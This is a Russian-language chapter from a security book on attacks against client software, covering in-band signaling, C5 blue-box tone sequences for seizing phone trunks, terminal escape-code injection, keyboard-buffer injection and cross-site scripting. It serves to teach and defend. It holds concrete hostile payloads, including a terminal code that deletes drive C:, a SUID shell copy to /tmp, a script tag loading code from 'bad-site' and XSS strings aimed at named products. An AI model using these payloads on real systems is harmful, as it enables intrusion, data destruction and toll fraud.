Сервер обычно физически установлен отдельно от клиентов, и в качестве среды для обмена информацией используется сеть. Для обеспечения дружественного пользовательского интерфейса взаимодействия с сервером и созданы клиентские программы. Таким образом, клиентские и серверные программы часто связаны очень тесно.

Сервер управляет клиентом

В начале эпохи сетевого взаимодействия клиенты обычно представляли собой монохромные терминалы, связанные с мэйнфреймом, установленным в другой комнате. Такие терминалы были лишены каких-либо интеллектуальных свойств. Безусловно, пользователи хотят видеть на своих терминалах не только монохромные символы, но и цветные, четкие изображения. Для этой цели был разработан специальный управляющий код, который сервер может использовать для форматирования данных на стороне клиента. Теперь многие символы, отправляемые сервером, стали интерпретироваться как "управляющий код", который мог использоваться для разных действий, например для активизации звонка, подачи бумаги в телетайп, очистки экрана и т.д. Управляющие коды были определены для определенных типов терминалов, включая vt100, vt220, adm5 ANSI color и др. В спецификациях было определено, как терминалы должны интерпретировать последовательности символов для конкретного форматирования, создания цветов и меню.

В настоящее время клиенты встроены в Web-браузеры, приложения настольных компьютеров, программы воспроизведения медиа-данных и в сетевые устройства. Клиенты эволюционировали до программ общего назначения, разработанных на основе различных технологий, включая программный код на C/C++, программы на различных языках сценариев (Visual Basic, Perl, tcl/tk) и Java-приложения. Клиентские программы становятся все сложнее и все мощнее, но старые правила для предоставляемых серверами управляющих кодов по-прежнему остаются в силе для многих клиентских программ. После непомерного увеличения управляющих кодов

для клиентских программ были разработаны технологии HTML, SGML, AML, ActiveX, JavaScript, VBScript, Flash и т.д. и т.п. Все эти технологии могут использоваться сервером для того, чтобы (в некотором смысле) управлять клиентской программой. Современные серверы способны отправлять специальные сценарии, которые интерпретируются (исполняются) на клиентском терминале, наиболее распространенным из которых является Web-браузер. Вспомните наши предыдущие предупреждения о расширяемых системах, таких как JVM и исполняемая среда .NET. В современных клиентах практически всегда существует встроенная возможность расширяемости, и в качестве входных данных они способны принимать переносимый код. Это мощные возможности, и этой мощностью вполне может воспользоваться хакер[1].

Пользователь, который работает на подключенном к сети сервере, должен осознавать, что на этой системе работают и другие пользователи (т.е. они совместно используют одну систему). Данные общедоступного сервера доступны всем желающим. При каждом доступе к Web-странице или чтении файла можно получить информацию, предоставленную другим пользователем. Таким образом, клиентская программа осуществляет чтение данных из потенциально опасных источников. Как сервер не должен доверять клиентам, так и клиент никогда не должен слепо доверять любому серверу. Если сервер способен отправить клиенту код для вызова звонка, представьте себе, что может произойти, когда один из пользователей совместно используемой системы отправит сообщение, в котором будет содержаться этот специальный управляющий код. Вы правильно догадались: зазвенит звонок. Пользователи обладают возможностью передачи данных клиентской программе других пользователей системы. Хотя наш пример со звонком достаточно прост, представьте, что может случиться, когда хакер вместо кода для вызова звонка предоставит полную программу JavaScript.

Ловушка для хакера

В военных и других секретных организациях распространена практика создания подложных или т.н. обманных систем. Только подумайте, почему так просто найти узлы военных организаций? Просканируйте только несколько российских сетей и вы найдете достаточное количество Web-сайтов военных организаций России. Кажется, что на этих сайтах содержится подробная техническая информация о вооружениях и военных ведомствах. Разведывательные службы используют многие из этих сайтов для сбора информации об IP-адресах интересующих пользователей и составления "профиля" интересов посетителей таких сайтов. Бывает очень полезно знать, какие данные интересуют ваших противников.

Наши читатели, наверное, не удивятся, когда узнают, что после посещения таких обманных сайтов выполняется ответное сканирование компьютера посетителя. Но можно задать себе и такой вопрос: зачем проводить сканирование клиента, если его можно заразить вирусом?

---

[1] *Безусловно, не во всех клиентских программах поддерживается работа с переносимым кодом. Существует множество клиентских программ, в которых отсутствуют встроенные расширяемые системы. — Прим. авт.*

В этой главе в достаточной степени уделено внимание тому, как "заразить" посетителей сервера вредоносным кодом. Если сделать цель достаточно привлекательной, то "жертвы" сами придут и попадут в расставленную ловушку. Чтобы лучше понять, в чем здесь суть, задумайтесь над таким вопросом: если отправить файл под названием `WINNT_SOURCECODE.ZIP` размером 90 Мбайт на общедоступный FTP-сайт, сколько людей скачают этот файл?

Служебные сигналы

Одна из основных проблем клиентских программ состоит в том, что данные для управления клиентской программой "перемешаны" с обычными пользовательскими данными, т.е. пользовательские данные передаются по одному каналу с управляющими данными. Эта технология известна в телефонии как внутриполосная сигнализация (in-band signaling), и связанные с ней проблемы "голубых коробочек" (blue box) и других хитростей для осуществления междугородных и международных звонков в 1960-1970-х годах.

Служебные управляющие сигналы, передаваемые в одном канале с данными пользователя, как будто специально созданы для нападения на системы безопасности, поскольку система не способна различить пользовательские данные и управляющие команды. Проблемы увеличиваются в геометрической прогрессии, когда клиентские и серверные программы предназначены для более сложных действий, нежели обеспечение телефонной связи. Кто может разобрать, какие данные поступают от сервера, а какие предоставлены потенциальным хакером?

Старая (но актуальная) история

Как становится понятным из следующего шаблона атаки, служебные (внутриполосные) сигналы использовались хакерами в течение десятилетий.

Шаблон атаки: аналоговые внутриполосные коммутирующие сигналы

Многие люди слышали о сигнале 2600, который широко использовался для управления телефонными коммутаторами в Соединенных Штатах в 1960-1970-х годах (вероятно, больше людей знают о хакерском клубе *2600*, чем о причине такого названия клуба). Большинство современных систем неуязвимы для этих атак "древних" хакеров. Однако еще можно найти такие устаревшие системы. Этой проблеме подвержены межатлантические телефонные линии связи, а их замена стоит слишком дорого. Поэтому для многих международных номеров 800/888 проблемы внутриполосных сигналов актуальны и по сей день.

Рассмотрим интернациональную систему сигнализации CCITT-5 (C5). В этой системе не используется популярная частота 2600 Гц, а используется для управляющего сигнала частота 2400 Гц. Если вы слышали пиканье и щелканье, записанные в альбоме "The Wall" группы Пинк Флойд, то вам знакомы сигналы C5. Сейчас продолжают работать миллионы телефонных линий, подключенных посредством коммутаторов с внутриполосной сигнализацией.

При этой атаке в обычной линии для голосовой связи передаются специальные управляющие команды, что позволяет получить контроль над линией, перенаправить звонок и т.д.

Захват телефонной линии связи с системой сигнализации C5

Чтобы добиться контроля над линией связи с системой сигнализации C5, злоумышленник сначала должен захватить линию связи. Во времена "голубых коробочек" для этой цели было достаточно подать в линию шум на частоте 2600 Гц. При использовании системы сигнализации C5 задача немного усложняется, но решение по-прежнему очень простое. Злоумышленнику достаточно одновременно подать сигналы на частотах 2400 Гц и 2600 Гц. Этот "составной звук" должен продолжаться около 150 мс и подтверждаться звуком "плип", который выдается коммутатором. Звук "плип" называют сигналом подтверждения завершения вызова (release guard). Затем злоумышленник должен немедленно подать чистый звук на частоте 2400 Гц в течение 150 мс. Время задержки между сигналами может находиться в диапазоне от 10–20 мс до 100 мс. Определить нужное время задержки можно только в результате "тестирования" конкретного коммутатора. После захвата линии связи хакер услышит еще один звук "плип". Он означает, что удаленный коммутатор завершил вызов на этой стороне канала связи. Теперь этот коммутатор ожидает нового звонка. Однако злоумышленник остается подключенным к удаленному коммутатору, хотя в этот момент времени и не существует никакого активного звонка. Теперь злоумышленник может отправлять сигналы для установки нового соединения.

Что сделает хакер после установления контроля над магистральной линией связи? Сначала следует удостовериться, что хакер получил контроль над телефонным коммутатором, т.е. что он может набирать номера, которые обычно не доступны для конечных пользователей. Например, он может набирать номера для подключения к другим операторам телефонии. Некоторые из этих операторов взаимодействуют только с другими операторами и никогда не получают звонков от конечных пользователей (они только маршрутизируют звонки других операторов), что предоставляет возможности для атак социальной инженерии. Так можно проникнуть даже в военные телефонные системы, т.е. создать подключения к секретным линиям. После захвата злоумышленником линии связи, коммутатор ждет нового звонка. Злоумышленник должен отправлять сигналы в следующем формате.

```
KP2–44-КОДОВАЯ ЦИФРА-МЕЖДУГОРОДНИЙ КОД-НОМЕР-ST
```

или

```
KP1– КОДОВАЯ ЦИФРА-МЕЖДУГОРОДНИЙ КОД-НОМЕР-ST
```

Особый интерес представляет кодовая цифра (descriminator digit). Эта цифра управляет маршрутизацией звонка. Ниже приведены международные кодовые цифры. Они различны для каждой страны.

```
0 или 00 - направить через кабельное соединение
1 или 11 – направить через спутниковый канал
2 или 22 – направить через военную сеть
2 или 22 - направить через сеть оператора
3 или 33 - направить через Microwave
9 или 99 - направить через Microwave
```

Для KP1, KP2 и ST используются специальные сигналы, которые различаются в зависимости от атакуемой сигнальной системы. В C5 используются сигналы следующих частот.

```
KP1     1100 Гц + 1700 Гц
KP2     1300 Гц + 1700 Гц
ST      1500 Гц + 1700 Гц
```

При наборе злоумышленником нового номера, если слышится звук "плиип", злоумышленник может использовать "голубую коробочку" еще раз. Неоднократно используя "голубую коробочку", злоумышленник может "пройти" через многие страны или коммутаторы. При "проходе" хакера через две или три страны, звонок будет уже невозможно отследить. После этого злоумышленник может запустить атаку "грубой силой" или подключиться к коммутируемым портам с помощью модема, не боясь быть выявленным в своей родной стране. Преимущества такой атаки в целях шпионажа очевидны.

Основные способы использования служебных символов

Передача служебных и пользовательских данных в одном канале происходит не только в телефонных системах[2]. Рассмотрим протокол для обеспечения общения, который используется для UNIX-систем. Служба обмена сообщениями позволяет пользователям общаться между собой с помощью канала чата. Такая служба предназначена для пользователей, которые работают с текстовым интерфейсом и подключены к многопользовательской UNIX-системе. Проблема в том, что определенные последовательности символов интерпретируются терминалом как управляющие коды. В зависимости от сервера, через который осуществляется общение, злоумышленник может использовать любую строку символов в качестве темы при запросе на начало разговора. Пользователь терминала будет проинформирован о том, что кто-то хочет организовать разговор, и тема запроса будет выведена на экран. Таким образом на терминал в запросе на разговор могут быть переданы вредоносные управляющие коды.

Подобная возможность привела к многочисленным атакам в университетских сетях в 1980-х годах, когда студенты "бомбардировали" друг друга управляющими кодами, которые приводили к стиранию экрана или к тому, что атакуемый терминал начинал пищать.

Рассмотрим формат управляющих кодов для VT-терминала.

```
ESC[Xm
```

Здесь `ESC` — символ ESC, а `X` — это одно из чисел приведенного ниже списка.

5	мигание
7	негативное изображение
25	отключение мигания
27	отключение режима негативного изображения
30	черный передний фон
31	красный передний фон
32	зеленый передний фон
33	желтый передний фон

и т.д.

Эти коды используются для управления визуальным отображением символов.

---

[2] *Система UNIX является предшественником современных систем мгновенного обмена сообщениями. — Прим. авт.*

Иногда возможны и более интересные хитрости, в зависимости от программного обеспечения, эмулирующего работу терминала. Такими хитростями могут быть передача файлов или исполнение команд командным интерпретатором. Например, некоторые эмуляторы терминалов позволяют осуществить передачу файла с помощью следующих кодов (где *<имя_файла>* — имя интересующего файла, ESC — это символ перехода, а CR — это символ возврата каретки).

Передать файл: ESC{T*<имя_файла>*CR

Получить файл: ESC{R*<имя_файла>*CR

Используя эти шаблоны, злоумышленник способен организовать обмен файлами с атакуемой системой посредством уязвимого клиента или терминала.

Приведенные далее коды, которые используются программой Netterm, обладают даже более широкими возможностями (здесь <url> — это URL-адрес, а <cmd> — команда командного интерпретатора).

Отправить URL-адрес на клиентский Web-браузер: ^[[]<url>^[[0*

Запустить указанную команду с помощью командного интерпретатора: ^[[]<cmd>^[[1*

Представим, что произойдет, когда злоумышленник отправит жертве сообщение, содержащее следующую строку.

```
Subject: you are wasted! ^[[]del /Q c:\^[[1*
```

Вот так стирается диск C!

Злоумышленник может атаковать каждый терминал или клиентскую программу отдельно, в зависимости от поддерживаемых ими управляющих кодов. Однако некоторые управляющие коды являются практически универсальными. В частности, это касается закодированных HTML-символов, приведенных ниже.

```
&lt      HTML-символ "меньше" '<'
&gt      HTML-символ "больше" '>'
&amp     HTML-символ амперсанд '&'
```

Также клиентские программы часто принимают строки кода на языке C. Чаще всего используются следующие управляющие коды.

```
\a       C- символ сигнала (BELL)
\b       C-символ возврата на одну позицию (BACKSPASE)
\t       C-символ табуляции (TAB)
\n       C-символ возврата каретки (CARRIAGE-RETURN)
```

Управление принтерами

Конечно, терминальное программное обеспечение и клиентские программы отнюдь не являются единственными приложениями, которые конвертируют данные в изображения или выполняют форматирование текста на экране. Рассмотрим скромный офисный принтер. Практический каждый принтер способен интерпретировать различный управляющий код.

Например, принтер компании HP воспринимает управляющий код на языке PCL (Printer Control Language), который передается через TCP-порт 9100. Рассмотрим только небольшой фрагмент таблицы управляющих кодов PCL для принтеров HP (1B — это шестнадцатеричная форма символа ESC).

```
1B, 2A, 72, #, 41      Начало растровой графики
1B, 2A, 72, 42         Конец растровой графики
```

```
1B, 26, 6C, #, 41       Размер бумаги
1B, 45 PCL              Сброс
```

Набор управляющих кодов для принтеров HP позволяет отправить строку символов, которая будет выведена на жидкокристаллический экран на передней панели принтера. Представьте себе удивление ваших коллег, когда вы отправите на панель принтера свое сообщение. Для этого нужно воспользоваться TCP-портом 9100. Можно, например, отправить следующее сообщение.

```
ESC%-12345X@PJL RDYMSG DISPLAY = "Бросьте монетку!"
ESC%-12345X
```

где `ESC` — это символ выхода (который в формате ASCII выглядит как `0x1B`). Сокращенное описание возможностей управления принтером HP доступно в архивах группы Phenoelit (`http://www.phenoelit.de`).

Управляющий код для систем Linux

В некоторых случаях возможно непосредственное внесение символов в буфер клавиатуры терминала. Например, для систем под управлением Linux управляющий код `\x9E\x9BC` позволяет записать строку символов `6c` в буфер клавиатуры. Жертва атаки, получив этот управляющий код и ничего не подозревая, будет выполнять команду `6c`. Таким образом хакер может запустить "троянскую" программу `6c`, которую он ранее разместил на атакуемой системе.

Воспользуйтесь следующими командами, чтобы проверить возможность добавления символов в буфер клавиатуры.

```
perl -e 'print "\x9E\x9bc"'
echo -e "\033\132"
```

Обратите внимание, что на различных системах результаты выполнения этих команд могут быть разными. Как правило, число или строка символов добавляется в буфер клавиатуры. Могут быть использованы несколько чисел, разделенных символом точки с запятой.

```
1;0c
6c
62;1;2;6;7;8;9c
и т.д.
```

Параллельное (с этим методом внесения данных) использование различных атак на Linux-системы позволяет узнать много интересной информации об атакуемом клиенте.

Фрагмент атаки: манипулирование терминальными устройствами

Чтобы символы были переданы на терминал другого пользователя, воспользуйтесь следующей командной командного интерпретатора (UNIX).

```
echo -e '\033 \132'>>/dev/ttyXX
```

где `XX` — номер терминала атакуемого пользователя. Эта команда позволяет внести символы на другой терминал (tty). Обратите внимание, что атака по этому методу будет успешной только тогда, когда для атакуемого устройства tty установлены неограниченные права на чтение (хотя и не всегда). Вот почему в UNIX-системах для программ `write(1)` и `talk(1)` должен устанавливаться бит SUID.

Внесение данных в буфер клавиатуры

Предположим, что описанное выше добавление строки `6c` действительно работает, вследствие чего программа 6c будет запускать нужные команды от имени работающего пользователя. Однако атакуемый пользователь может заметить необычные данные в командной строке и удалить их до отправки своего ответа. Для того чтобы больше замаскировать добавленные данные, вполне возможно изменить цвет текста, что значительно повышает эффективность подобных атак. Приведенный ниже управляющий код позволяет отобразить добавленную строку черным цветом.

```
echo –e "\033 [30m"
```

Объединив эту команду со строкой добавляемых данных получим следующий результат.

```
echo –e "\033 [30m \033 \132"
```

И опять пользователь должен отправить ответ или нажать клавишу <Enter> после того, как данные будут размещены в буфере клавиатуры, но теперь добавленную строку обнаружить сложнее.

Вместо программы 6c можно запустить более мощную программу, предоставляющую доступ к командному интерпретатору. Ниже приведен перечень соответствующих команд.

```
cp /bin/sh /tmp/sh
chmod 4777 /tmp/sh
```

Не забывайте сделать созданную программу исполняемой, как показано ниже.

```
chmod +x 6c
```

Проблема возврата

Законопослушные инженеры попробовали решить проблему передачи служебных и пользовательских данных в одном канале путем определения направления этой передачи. Как правило, пользовательские данные передаются от пользователя, а служебные в обратном направлении — от сервера. Вполне логично разрешить прием служебных данных только от сервера. Но из-за постоянной циркуляции данных со временем уже никто не может сказать, где в тот или иной момент находятся данные и откуда они поступили.

Данные обычно поступают из любой точки и передаются в любом направлении без каких-либо предупреждений. Пользователь может отправить серверу сообщение, содержащее вредоносный JavaScript-код. Пять дней спустя администратор может проверить систему сервера, просмотреть это сообщение и тем самым запустить вредоносный код, который отправит ответные данные. Таким образом система может принять данные, а ответное сообщение отправить позже. Это называют проблемой возврата.

В качестве хорошей иллюстрации этой проблемы можно назвать протокол для модемов Hayes. Если клиент отправляет строку символов `+++ath0` через модем Hayes, последний воспринимает эту строку как специальный управляющий код “повесить трубку”. Пользователь может применять эту команду для отключения от

сети. Например, если пользователь отправит на сервер текстовый файл или сообщение, в котором будет содержаться строка `+++ath0`, то как только эта строка данных пройдет через модем, последний разорвет соединение.

Использование переносимых сценариев

Переносимые сценарии, которые могут исполняться на любом сетевом узле (Cross-Site Scripting — XSS), стали популярной темой для обсуждения в сфере информационной безопасности. Фактически атаки с использованием XSS — это еще одна разновидность служебных сигналов, которые обрабатываются клиентским программным обеспечением, в данном случае Web-браузерами. Это достаточно популярная атака, поскольку Web-сайты созданы практически повсеместно.

Рис. 5.1. Злоумышленник отправляет сообщение с активным содержимым на атакуемую систему (1), которое активизирует сценарий на уязвимом Web-сайте (2). Затем после активизации Web-браузера, запрашивающего информацию со взломанного Web-сайта (3), запускается вредоносный сценарий (4), который предоставляет хакеру возможность доступа (5)

Для проведения атаки с помощью XSS злоумышленник посредством особого управляющего кода может разместить в передаваемых данных хитрую ловушку. Этот метод можно назвать современной формой использования управляющего кода для терминала в именах файлов и запросах на разговор. В роли терминала в данном случае выступает Web-браузер, на котором активированы расширенные функции, например, возможность автоматического запуска сценариев JavaScript. При атаке в данные добавляется вредоносный код JavaScript (или фрагмент другого переносимого кода), который читается и исполняется другим пользователем сервера. Код исполняется на атакуемой клиентской системе, что иногда приводит к катастрофическим последствиям. На рис. 5.1 схематически показан пример проведения атаки с помощью XXS.

В некоторых случаях добавить вредоносный сценарий можно с помощью следующей "полезной" нагрузки в сообщении.

```
<script SRC='http://bad-site/badfile'></SCRIPT>
```

В данном случае исходный код сценария доставляется от *внешней* системы. Однако окончательный сценарий исполняется в контексте безопасности соединения браузер-сервер *исходного* сайта. Термин *переносимый* (дословно *межсайтовый* — cross-site) в названии атаки появился потому, что исходный код сценария доставляется с внешнего, непроверенного сайта.

Окно с предупреждающим сообщением

Одна из безобидных разновидностей атаки с использованием XSS заключается в отображении на экране пользователя диалогового окна с текстом, предоставленным хакером. Этот метод широко используется для проверки надежности сайтов. Злоумышленник просто добавляет следующий код сценария в формы для входных данных на атакуемом сайте.

```
<script>alert("какой-то текст");</script>
```

Теперь при просмотре соответствующих Web-страниц злоумышленник надеется увидеть диалоговое окно с введенным текстом.

Использование атаки с возвратом для доверенных сайтов

Рассмотрим ситуацию, при которой хакер отправляет по электронной почте сообщение, содержащее встроенный сценарий. Например, выбранная для атаки жертва не доверяет сообщениям от незнакомцев, а автоматическое исполнение сценариев тоже может оказаться деактивированным. То есть атака провалилась.

Теперь предположим, что интересующий хакера пользователь применяет популярную систему для оперативного взаимодействия по сети. Это означает, что пользователь доверяет данным, получаемым от этой системы. На сервере, обеспечивающем работу этой сетевой службы, хакер может найти уязвимое место для атаки с помощью XSS. Вооруженный этими сведениями, хакер отправит на доверенный сайт сообщение электронной почты с ссылкой, в которой могут содержаться данные, которые отправляются на атакуемый сайт. Ссылка может выглядеть примерно следующим образом.

```
<a href="trusted.site.com/cgi-bin/post_message.pl?my
↳ message goes here">click me</a>
```

Если атакуемый пользователь щелкнет на этой ссылке, то сообщение "`my message goes here`" (здесь может содержаться нужный код) будет отправлено на доверенный сайт. Этот сайт затем вернет сообщение пользователю. Это очень распространенный вариант атаки с помощью XSS. Таким образом, проблема возврата на уязвимом сайте может быть использована для возврата сценария обратно жертве атаки. Сценарий может не содержаться в самом оригинальном сообщении электронной почты, а вместо этого как бы "отдаваться эхом" после перехода пользователя по специальной ссылке на уязвимый сервер. Как только пользователь просмотрит отправленные сервером данные, сценарий активируется в браузере системы этого пользователя.

Приведенная ниже ссылка может привести к появлению окна на системе клиента (в результате исполнения сценария JavaScript).

```
<a href="trusted.site.com/cgi-bin/post_message.pl?
↳ &ltscript&gtalert('hello!')&lt/script&gt">click me</a>
```

Серверу будет отправлено следующее сообщение.

```
&ltscript&gtalert('hello!')&lt/script&gt
```

Кроме того, этот уязвимый сервер, скорее всего, преобразует текст (из-за наличия символов перехода) в следующую форму.

```
&ltscript&gtalert('hello!')&lt/script&gt
```

Теперь, когда пользователь просмотрит ответ на свое сообщение, его браузер запустит исполняемый код сценария.

Шаблон атаки: элементарный запуск сценария

Обычный пользователь системы имеет возможность передачи входных данных на эту систему. В состав этих данных может входить текст, числа, файлы cookie, параметры команд и т.д. Если эти данные принимаются системой, они могут быть сохранены и использованы позже. Если данные используются в ответе сервера (например, на форумах обмена сообщениями данные сохраняются и затем опять отображаются у пользователей), злоумышленник может внедрить в них код, который будет обработан терминалом клиента.

Удаленный запуск сценария

Если в базе данных хранятся текстовые записи, злоумышленник может внести запись, в которой содержится код JavaScript. Этот код может выглядеть примерно следующим образом.

```
<script>alert("Предупреждение: поврежден загрузочный сектор ");</script>
```

Этот код приводит к появлению сообщения об ошибке (подложного) в окне на клиентском терминале. Ничего не подозревающий пользователь может сильно удивиться появлению такого сообщения. При более коварных атаках сценарии могут изменять файлы на жестком диске компьютера пользователя в целях проведения дальнейшей атаки.

Так, на сайте компании ICQ (приобретенной AOL) была подобная ошибка. Пользователь мог внести вредоносный HTML-код или сценарий в сообщение, которое

могло потом быть отображено для других пользователей. Эта атака с помощью URL-адреса выглядела примерно следующим образом.

```
http://search.icq.com/dirsearch.adp?query<script>alert('hello');
</script>est&wh=is&users=1
```

Подобные проблемы касаются многих Web-сайтов, которые поддерживают сохранение отзывов посетителей. Например, ошибка была и на популярном сайте новостей Slashdot.com (исправлена только недавно). Проверка наличия ошибок выполняется очень просто: злоумышленнику достаточно ввести код сценария в поле для входных данных и просмотреть результат.

Шаблон атаки: добавление кода сценария в элементы, не предназначенные для этой цели

Сценарий вовсе необязательно записывать между тегами `<script>`. Вместо этого сценарий может добавляться как часть другого HTML-тега, например `image`, как показано ниже.

```
<img src=javascript:alert(document.domain)>
```

Добавление кода сценария в элементы программы Mailman

Для проведения атаки по технологии XXS можно воспользоваться следующим URL-адресом.

```
http://host/mailman/listinfo/<img%20src=user_inserted_script>
```

Шаблон атаки: элементы XSS в HTTP-заголовках

HTTP-заголовки всегда содержатся в отправляемых на сервер запросах. Независимо от области размещения, поступающим от клиента данным никогда нельзя доверять. Однако во многих случаях программисты забывают об информации в HTTP-заголовках. По какой-то причине информация заголовка расценивается как нечто незыблемое, что никак не может контролироваться пользователем. При подобных атаках как раз и используется это упущение, когда вредоносные данные передаются в поле заголовка.

HTTP-заголовки для программы Webalizer

Программа под названием Webalizer позволяет анализировать журналы сделанных Web-запросов. Иногда поисковые машины сохраняют идентификационные данные в поле Referrer при создании запроса. Программа Webalizer позволяет, например, просмотреть все запросы, сделанные с помощью поисковых машин, и составить список ключевых слов. Полученные ключевые слова сохраняются на HTML-страницах.

Провести атаку по технологии XSS можно как раз с помощью этих ключевых слов. При атаке создается ложный запрос для поисковой машины, причем в строку поиска вставляется вложенный сценарий. Программа Webalizer копирует строку поиска (без фильтрации) в каталог ключевых слов, из которого сценарий затем активируется администратором.

Шаблон атаки: использование строк запроса

Строка запроса может быть оформлена в виде нескольких пар "переменная–значение". Эти пары передаются атакуемому исполняемому файлу или сценарию, указанному в запросе. Значение переменной может быть сценарием.

Атака XSS на систему управления содержимым сайта PostNuke

В системе управления содержимым сайта PostNuke (`http://www.postnuke.com/`) есть уязвимое место, благодаря которому возможна доставка предоставленного пользователем HTML-кода. В следующем URL-адресе реализована простая атака с помощью строки запроса. `http://[URL-адрес]/user.php?op=userinfo&uname=<script>alert(document.cookie);</script>`.

XSS-атака на PHP-сценарий ленты новостей EasyNews

Следующий HTML-запрос позволяет создать сообщение, в которое входит XSS-атака.

```
http://[target ]/index.php?action=comments&do=save&id=1&cid=../news
&name=11/11/11&kommentar=%20&e-mail=hax0r&zeit=<img
src=javascript:alert(document.title)>,11:11,../news,
bugs@securityalert.=com&datum=easynews%20exploited
```

Шаблон атаки: контролируемое пользователем имя файла

Допустим, что имя файла, которое задается пользователем, и не проходит фильтрации, используется для создания клиентского HTML-кода. Это возможно в случае, когда Web-сервер предоставляет информацию о каталоге в файловой системе. Если сервер не осуществляет фильтрацию определенных символов, то само по себе имя файла может содержать код атаки XSS.

Атака с помощью XSS для файлов MP3 и электронных таблиц

Проблема переносимых сценариев связана не только с Web-сайтами. Во многих медиа-файлах могут использоваться URL-адреса, включая MP3-файлы, видеофайлы, сценарии PostScript, файлы PDF и даже файлы электронных таблиц (spreadsheet). Клиентские программы, которые применяются для открытия этих файлов, могут непосредственно интерпретировать встроенные URL-данные или передавать эти HTML-данные встроенному Web-браузеру, например Microsoft Internet Explorer. После передачи управления встроенные данные приводят к возникновению тех же проблем, что и при обычных XSS-атаках. Компания Microsoft очень серьезно отнеслась к проблеме атак с помощью XSS и уделила особое внимание устранению уязвимых (для XSS-атак) мест в ходе своей инициативы по переходу на разработку безопасного программного обеспечения ("security push")[3].

[3] *В книге Writing Secure Code рассказано, как принципы безопасности были интегрированы в цикл разработки программного обеспечения компании Microsoft. — Прим. авт.*

Клиентские сценарии и вредоносный код

"Вирус "ILOVEYOU" за 5 часов заразил более 1 миллиона компьютеров"[4]

Клиентские программы, такие как Microsoft Excel, Word или Internet Explorer, могут исполнять код, который загружается из непроверенных источников. Таким образом эти программы создают благотворную среду для компьютерных вирусов и "червей". И действительно, до недавнего времени причиной быстрого распространения самых мощных вирусов было использование хакерами выполнения сценариев на клиентских хостах. Примерами таких вирусов являются Concept (1997 год), Melissa (1999 год), IloveYou (2000 год), NIMDA (2002 год). Для успешной атаки клиентской программы прежде всего необходимо определить локальные объекты и вызовы функций API, к которым способен получить доступ клиентский сценарий. Используя многие из этих библиотечных функций, можно получить доступ к локальной системе.

Рассмотрим атакуемую сеть, которая состоит из нескольких тысяч хостов. Учтите, что на многих из этих систем запущены одинаковые клиентские программы, одинаковые версии Windows, одинаковые клиенты электронной почты и т.д. Таким образом, речь идет о гомогенной среде, в которой один вирус способен уничтожить (или еще хуже — незаметно использовать в своих интересах) значительную часть систем атакуемой сети. Используя методы восстановления исходного кода (описанные в главе 3, "Восстановление исходного кода и структуры программы"), злоумышленник способен выявить уязвимые вызовы библиотек и создать вирус, который устанавливает потайные ходы, перехватчики сообщений электронной почты и средства атаки на базы данных.

Функция `Host()` программы Excel

При проведении атак можно воспользоваться функцией `Host()`, встроенной в офисные документы.

`WScript.Shell`

Очень часто целью атак становится интерпретатор, поскольку он позволяет получить доступ к реестру Windows и выполнить команды посредством командного интерпретатора.

```
Myobj =new ActiveXObject("WScript.Shell");
Myobj.Run("C:\\WINNT \\SYSTEM32 \\CMD.EXE /C DIR C:\\ //A /P /S");
```

Компонент `Scripting.FileSystemObject`

Компонент `Scripting.FileSystemObject` очень широко используется в работе многих "червей" на основе сценариев. Этот компонент позволяет создавать, читать и записывать как двоичные, так и ASCII-файлы.

---

[4] *Американское отделение группы Undersecretary of Defense, февраль 2001 года.*

Объект `Wscript.Network`

Объектом `Wscript.Network` можно воспользоваться для монтирования сетевых дисков.

Элемент управления `Scriptlet.TypeLib`

Используя известное уязвимое место элемента `Scriptlet.Typelib` в Internet Explorer, можно незаметно для пользователя создавать файлы. Злоумышленник может использовать это уязвимое место для размещения копий сценариев в определенных местах сетевых дисков (например, в каталогах автозагрузки) для их исполнения после перезагрузки системы.

Поиск уязвимых локальных вызовов

Удачным методом для реализации описанных выше атак является поиск элементов управления, которые обладают возможностями доступа к локальной системе или локальной сети, в частности вызовов функций. Даже быстрый и неполный поиск в реестре системы Windows XP позволяет найти несколько библиотек DLL, которые отвечают за обслуживание интересующих вызовов функций для выполнения сценариев.

```
scrrun.dll
Scripting.FilesystemObject
Scripting.Encoder
wbemdisp.dll
WbemScripting.SWbemDateTime.1
WbemScripting.SWbemObjectPath.1
WbemScripting.SWbemSink.1
WbemScripting.SWbemLocator.1

wshext.dll
Scripting.Signer
```

Путем анализа зависимостей для библиотеки `scrrun.dll` определим возможности библиотеки DLL. Другими словами, такое исследование позволяет выяснить, на что способны сценарии при использовании надлежащих команд. Чтобы установить, какие именно вызовы могут быть сделаны из конкретной библиотеки DLL, удобно воспользоваться программой по определению зависимостей между библиотеками. Программа Dependency Walker строит иерархическое дерево взаимозависимости модулей. Для каждого найденного модуля строится список всех экспортируемых функций и определяется, какие из этих функций в самом деле используются в других модулях. Эта программа поставляется совместно со стандартными средствами разработки от Microsoft (рис. 5.2).

Используя информацию о выявленных зависимостях, мы можем определить, что библиотека использует следующие импортированные функции из других вызываемых библиотек DLL.

